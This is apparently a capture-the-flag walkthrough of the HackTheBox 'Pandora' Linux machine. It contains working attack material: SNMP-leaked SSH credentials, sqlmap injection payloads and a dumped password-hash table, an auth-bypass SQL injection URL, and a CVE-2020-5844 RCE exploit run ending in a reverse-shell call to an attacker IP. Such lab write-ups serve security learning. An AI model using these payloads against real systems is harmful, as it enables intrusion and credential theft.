
A linux machine by htb
#linux
By 0xCapra_Daemon aka Will Keller
Recon
Nmap
Enter your target IP address or URL here: 10.129.79.25
------------------------------------------------------------
Scanning target 10.129.79.25
Time started: 2026-08-05 01:00:38.404783
------------------------------------------------------------
Port 22 is open
Port 80 is open
Port scan completed in 0:00:33.281994
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p22,80 -sV -sC -T4 -Pn -oA 10.129.79.25 10.129.79.25
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p22,80 -sV -sC -T4 -Pn -oA 10.129.79.25 10.129.79.25
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-05 01:01 -0400
Nmap scan report for 10.129.79.25
Host is up (0.093s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Play | Landing
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.70 seconds
------------------------------------------------------------
Initial portscan shows ports open on 22 (ssh) and 80 (webserver). We didn't get a hostname in the response so we'll visit the ip in the browser

As we can see, there's a hostname panda.htb right on the front of the homepage. I'll add it to my /etc/hosts file so that we can enumerate possible vhosts and for ease of use in the cmd line. The site appears to be a network monitoring solution.
Gobuster
┌──(kali㉿kali)-[~/…/ctf/htb/pandora/scanning]
└─$ gobuster dir -u http://play.panda.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt --exclude-length 279 -t 20 -o goubster_play -x php,html,js,css,txt,zip,bak,py
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://play.panda.htb
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] Exclude Length:          279
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              html,js,css,txt,zip,bak,py,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 33560]
assets               (Status: 301) [Size: 317] [--> http://play.panda.htb/assets/]
.                    (Status: 200) [Size: 33560]
nothing crazy on the gobuster enum (ignore the play. it's the same site.)

/assets is exposed publicly but does not have anything of note in the subdirectories.
Nmap udp
┌──(kali㉿kali)-[~/Desktop/ctf/htb/pandora]
└─$ cat risultati_scansione_ScanUDP.txt
2026-08-05 02:46:39 - IP/Host: 10.129.79.25, Porta UDP trovata: 161 - Descrizione del servizio: SNMP (Simple Network Management Protocol)

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-sysdescr: Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64
|_  System uptime: 1h57m53.99s (707399 timeticks)
| snmp-interfaces:
|   lo
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 10 Mbps
|     Traffic stats: 1.15 Mb sent, 1.15 Mb received
|   VMware VMXNET3 Ethernet Controller
|     IP address: 10.129.79.25  Netmask: 255.255.0.0
|     MAC address: a2:de:ad:0a:87:97 (Unknown)
|     Type: ethernetCsmacd  Speed: 4 Gbps
|_    Traffic stats: 1.31 Gb sent, 161.73 Mb received
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 48fa95537765c36000000000
|   snmpEngineBoots: 31
|_  snmpEngineTime: 1h57m53s
| snmp-processes:

---snip---
|     Params: -f
|   939:
|     Name: snmpd
|     Path: /usr/sbin/snmpd
|     Params: -LOw -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f -p /run/snmpd.pid
|   942:
|     Name: sshd
|     Path: sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
|   943:
|     Name: sh
|     Path: /bin/sh
|     Params: -c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'
We detect snmp open on port 161 and identify our machine. We get a list of processes running on the server where a set of creds is leaked for user daniel
Initial Access
┌──(kali㉿kali)-[~/…/ctf/htb/pandora/files]
└─$ ssh daniel@panda.htb
The authenticity of host 'panda.htb (10.129.79.25)' can't be established.
ED25519 key fingerprint is: SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'panda.htb' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
daniel@panda.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed  5 Aug 07:04:04 UTC 2026

  System load:           0.0
  Usage of /:            64.6% of 4.87GB
  Memory usage:          9%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.129.79.25
  IPv6 address for eth0: dead:beef::a0de:adff:fe0a:8797

  => /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

daniel@pandora:~$
We successfully get a shell as daniel on our target. However this is not our user.txt owner.
4.0K drwxr-xr-x  4 root   root   4.0K Dec  7  2021 .
4.0K drwxr-xr-x 18 root   root   4.0K Dec  7  2021 ..
4.0K drwxr-xr-x  4 daniel daniel 4.0K Aug  5 07:04 daniel
4.0K drwxr-xr-x  2 matt   matt   4.0K Dec  7  2021 matt
daniel@pandora:~$ ls /home/matt
total 24K
4.0K drwxr-xr-x 2 matt matt 4.0K Dec  7  2021 .
4.0K drwxr-xr-x 4 root root 4.0K Dec  7  2021 ..
   0 lrwxrwxrwx 1 matt matt    9 Jun 11  2021 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 matt matt  220 Feb 25  2020 .bash_logout
4.0K -rw-r--r-- 1 matt matt 3.7K Feb 25  2020 .bashrc
4.0K -rw-r--r-- 1 matt matt  807 Feb 25  2020 .profile
4.0K -rw-r----- 1 root matt   33 Aug  5 04:56 user.txt
There's another user in /home called matt.
daniel@pandora:~$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:161             0.0.0.0:*                           -
udp6       0      0 ::1:161                 :::*                                -

daniel@pandora:~$ curl http://127.0.0.1
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
Enumerating open ports we see that port 80 is open. I originally took it to be the same server from before, but as we can see the local port 80 is serving pandora_console. Let's setup a portforward.
Privilege Escalation
┌──(kali㉿kali)-[~/…/ctf/htb/pandora/exploit]
└─$ ssh -L [::1]:8000:[::1]:80 daniel@panda.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
daniel@panda.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
Local portforwarded the connection from the localhost IPv6 address since the system said the pandora console was a tcp6 entry. you must specify the loopback address and not eth0 or you'll end up forwarding the external webserver back to yourself.

We are met with the pandora_console visting our forwarded port in the browser.

when we attempt to login with daniel we get an error that we can only use the api.
 We eventually find the api in
 /include/api.php. However this leads to a dead end. Back to the drawing board. I ended up using another hint to find that this app is vulnerable based on it's version to a Sql Injection at /include/chart_generator.php?session_id=test.
GET parameter 'session_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 250 HTTP(s) requests:
---
Parameter: session_id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: session_id=test' AND 2012=(SELECT (CASE WHEN (2012=2012) THEN 2012 ELSE (SELECT 1242 UNION SELECT 2153) END))-- -

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: session_id=test' AND EXTRACTVALUE(7331,CONCAT(0x5c,0x71717a6a71,(SELECT (ELT(7331=7331,1))),0x7170627871)) AND 'pMdM'='pMdM

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: session_id=test' AND (SELECT 2015 FROM (SELECT(SLEEP(5)))AmTL) AND 'hKEF'='hKEF
---
[05:27:00] [INFO] the back-end DBMS is MySQL
Successfully exploit the sql injection with sqlmap on level 2
5:32:41] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:32:41] [INFO] starting 4 processes
[05:32:44] [WARNING] no clear password(s) found
Database: pandora
Table: tusuario
[3 entries]
+--------------------+---------+----------------------------------+
| email              | id_user | password                         |
+--------------------+---------+----------------------------------+
| admin@pandora.htb  | admin   | ad3f741b04bd5880fb32b54bc4f43d6a |
| daniel@pandora.htb | daniel  | 76323c174bd49ffbbdedf678f6cc89a6 |
| matt@pandora.htb   | matt    | f655f807365b6dc602b31ab3d6d43acc |
+--------------------+---------+----------------------------------+

[05:32:44] [INFO] table 'pandora.tusuario' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/pandora/tusuario.csv'
[05:32:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 05:32:44 /2026-08-05/
We were able to dump the user info with md5 hashes for this app. However they won't crack with jtr
Reading further about the sql injection vuln we see that it's actually used in an auth bypass by sending this specific payload:
http://localhost:8000/pandora_console/include/chart_generator.php?session_id=a%27%20UNION%20SELECT%20%27a%27,1,%27id_usuario|s:5:%22admin%22;%27%20as%20data%20FROM%20tsessions_php%20WHERE%20%271%27=%271
This will steal the session of an admin user and grant us access.

Successfully gained admin session on the machine. Enumerating this version further we also found an RCEvuln on the machine with an authenticated admin session. We should be able to pass our PHP Session token for the auth portion of the exploit.
┌──(kali㉿kali)-[~/…/ctf/htb/pandora/exploit]
└─$ python3 ./exploit.py -t localhost 8000 -p fgmvjmisiiktfdjs9tga437ilr -c id
UNICORD: Exploit for CVE-2020-5844 (Pandora FMS v7.0NG.742) - Remote Code Execution
OPTIONS: Command Shell Mode
PHPSESS: fgmvjmisiiktfdjs9tga437ilr
COMMAND: id
WEBSITE: http://localhost:8000/pandora_console
EXPLOIT: Connected to website! Status Code: 200
EXPLOIT: Logged into Pandora FMS!
SUCCESS: Command executed! Printing response below:

uid=1000(matt) gid=1000(matt) groups=1000(matt)
We have successful RCE as matt on the server. Let's get a shell.
┌──(kali㉿kali)-[~/…/ctf/htb/pandora/exploit]
└─$ python3 ./exploit.py -t localhost 8000 -p fgmvjmisiiktfdjs9tga437ilr -s 10.10.14.192 4242

UNICORD: Exploit for CVE-2020-5844 (Pandora FMS v7.0NG.742) - Remote Code Execution
OPTIONS: Reverse Shell Mode
